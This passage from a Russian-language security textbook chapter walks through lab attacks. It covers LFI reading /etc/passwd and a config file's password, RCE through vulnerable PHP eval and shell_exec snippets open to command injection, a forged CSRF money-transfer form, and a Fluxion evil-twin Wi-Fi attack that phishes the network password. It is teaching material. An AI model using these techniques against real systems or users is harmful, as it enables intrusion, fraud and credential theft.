

Рисунок 3.82 – Выполнение LFI

Расшифруем их, как показано на рисунке 3.83.



Рисунок 3.83 – Расшифровка данных

По рисунку 3.84 видно, что к нам подключился конфигурационный файл. Необходимо просмотреть его:

Рисунок 3.84 – Просмотр конфигурационного файла

После аналогичной расшифровки данных конфигурационного файла из base64, на рисунке 3.85, можно увидеть пароль, который мы искали.



Рисунок 3.85 – Расшифровка данных из конфигурационного файла

Следующий пример уязвимостей Local file including (LFI) показан на рисунке 3.86.

Рисунок 3.86 – Исходная страница

В языке php есть такая директива include. С помощью нее можно подключить файл, например, в другой конфигурационный файл в процессе выполнение. На языке php это будет выглядеть так:

```
$file = $_GET["page"];
include($file);
```

Таким образом, попробуем переместиться через директории и найти пароли в папке etc/passwd, как показано на рисунке 3.87.



Рисунок 3.87 – Выполнение LFI

Как видно из рисунка 3.88, 3.89, мы передаем переменную и подключаем файл etc/passwd. Если в подключаемом файле не найдено сигнатуры php, то он отображается простым текстом и так как неизвестно, что это php файл, он свободно отображается. Таким образом, так мы можем использовать это для чтения файлов, у которых нет сигнатур php.



Рисунок 3.88 – Выполнение LFI



Рисунок 3.89 – Результат выполнения LFI

3.7 Атаки RCE

Удаленное выполнение кода, грубо говоря, делится на 2 категории. Первая категория – это когда мы выполняем код системных команд. Вторая категория – это когда мы можем выполнить php код. Рассмотрим пример второй категории:

```
<?php @eval ("echo " . $_REQUEST["message"] . ";");?>
```

Конструкция eval позволяет выполнять php код внутри какого-нибудь скрипта. В данном примере, на рисунке 3.91, eval принимает содержимое и выводит переменную на экран. Вместо текста можно использовать функции, например phpinfo(), как показано на рисунке 3.92.



Рисунок 3.90 – Исходная страница



Рисунок 3.91 – Присвоение переменной



Рисунок 3.92 – Выполнение PHP-кода

Рассмотрим пример первой категории, а именно выполнение системных команд. Возьмем переменную и передадим ей функцию shell_exec, которая предполагает легитимное выполнение команды nslookup для домена. То есть мы передаем имя домена, nslookup выполняется, и возвращает нам информацию, которую мы запрашиваем. Но суть в том, что в системных командах мы можем выполнить несколько команд в одну строку, разделив их точкой с запятой или амперсантом и т.д. На примере кода, мы передаем target какой-нибудь сайт, ставим точку с запятой и прописываем следующую команду, как показано ниже. То есть в одной функции выполняется несколько операций легитимная и та, которая нам нужна.

```
$target = $_POST["target"];
echo shell_exec("nslookup  " . $target);
```

В результате мы получили адрес и порт сервера, а дальше id и файл учетных записей, как показано на рисунках 3.93, 3.94.



Рисунок 3.93 – Выполнение системных команд

Рисунок 3.94 – Выполнение системных команд

3.8 Атака CSRF

Протестируем CSRF-атаку при передаче суммы денег из учетных записей пользователей. Например: когда телефонный оператор переводит сумму 500 тенге чтобы пополнить счет клиента, и пользователь получает сообщение о транзакции, или другой пример – перевод соответствующей суммы в банке с одного пользователя на другого.

На рисунке 3.95 можно увидеть, что у пользователя есть 1000 евро на его счете, это означает, что выше этой суммы транзакция невозможна как для пользователя, так и для злоумышленника. Кроме того, он показывает номер счета пользователя для перевода суммы.

Рисунок 3.95 – Исходная страница

Например, попробуем перевести 3 евро, и на рисунке 3.96 видим, что перевод прошел успешно.

Рисунок 3.96 – Перевод 3 евро

Но злоумышленники действуют незаметно, и при переводе суммы владелец может не узнать об этом. Рассмотрим пример их действий. Для начала просмотрим код страницы, показанный на рисунке 3.97.

Рисунок 3.97 – Код страницы

Скопируем форму и создадим ее отдельно, как показано на рисунке 3.98, но в значении суммы уже вместо 0 укажем необходимую для перевода нам сумму, например 200.



Рисунок 3.98 – Создание поддельной формы

Здесь уже работает метод социальной инженерии, когда жертва откроет файл и увидит кнопку отправить, то автоматически нажмет ее, даже не задумываясь, что форма недействительна:



Рисунок 3.99 – Выполнение CSRF

Теперь видно, по рисунку 3.100, что у пользователя на счету осталось на 200 евро меньше.



Рисунок 3.100 – Результат выполнения CSRF

3.9 Социальная инженерия

Как мы уже поняли, социальная инженерия представляет собой метод получения интересующей информации, на особенностях психологии людей.

Рассмотрим способ получения пароля к беспроводной точке доступа, с помощью программы Fluxion. Суть программы заключается в том, что она не использует брутфорс или различные словари, а задействует социальную инженерию. После запуска программы, необходимо запустить режим мониторинга, который покажет, какие беспроводные точки доступны. После этого выбираем интересующую нас сеть, как показано на рисунке 3.101.



Рисунок 3.101 – Режим мониторинга

Чтобы получить пароль, необходимо выполнить два основных этапа:

1) Поймать рукопожатие (handshake).

2) Создать точку доступа – двойник, которая, по сути, и является основой социальной инженерии.

Рассмотрим первый этап, показанный на рисунке 3.102. С технической точки зрения handshake подразумевает обмен информацией между клиентом и самой точкой доступа, в момент подключения. Поэтому, чтобы его получить, необходимо деаунтефицировать пользователя, чтобы он повторно подключился к сети.



Рисунок 3.102 – Выбор метода получения handshake-а

Сразу же на экране, как видно из рисунка 3.103, появляются несколько окон, которые позволяют нам мониторить за клиентом, во время его деаунтефикации.



Рисунок 3.103 – Режим мониторинга

После того как пользователь повторно подключился, мы поймали рукопожатие, как показано на рисунке 3.104.



Рисунок 3.104 – Полученный handshake

Теперь переходим ко второму этапу – создание двойника точки доступа, показанного на рисунке 3.105. Для ее создания необходимо использовать найденное рукопожатие.



Рисунок 3.105 – Создание двойника точки доступа

Далее необходимо создать SSL сертификат, как показано на рисунке 3.106, для перехватывающего портала. Это необходимо для того чтобы, установить безопасное соединение между веб-сервером перехватывающего портала и целевым клиент.



Рисунок 3.106 – Создание SSL сертификата

Затем нужно выбрать интерфейс перехватывающего портала для мошеннической сети. В нашем случае, выберем стандартный интерфейс TP-LINK, как показано на рисунке 3.107.



Рисунок 3.107 – Выбор интерфейса перехватывающего портала

Сразу же запускается режим мониторинга, показанный на рисунке 3.108, который позволяет отследить какое устройство в сети и ввело ли оно данные.



Рисунок 3.108 – Режим мониторинга за клиентами

Само же устройство будет отключено от сети и не сможет подключиться к истинной точке доступа во время атаки. Зато появится другая сеть с точно таким же названием, как показано на рисунке 3.109, и мало кто обращает внимание, что сеть без пароля, думая, что при внезапном отключении что-то пошло не так и это нормально.

Рисунок 3.109 – Созданный двойник точки доступа «Rain»

При нажатии на сеть, клиент будет перенаправлен на перехватывающий портал, показанный на рисунках 3.110, 3.111, где его попросят ввести пароль, который он введет и затем сразу подключится к своей настоящей сети, получив своё обычное Интернет-соединение.



Рисунок 3.110 – Перехватывающий портал



Рисунок 3.111 – Перехватывающий портал

В то же время в режиме мониторинга, показного на рисунках 3.112, 3.113, отобразится, что устройство iPhone 5S ввел пароль точки доступа.



Рисунок 3.112 – Подключение клиента



Рисунок 3.113 – Подключение клиента

После этого, мы видим сообщение, как показано на рисунке 3.114, что ключ найден и сохранен в директории.

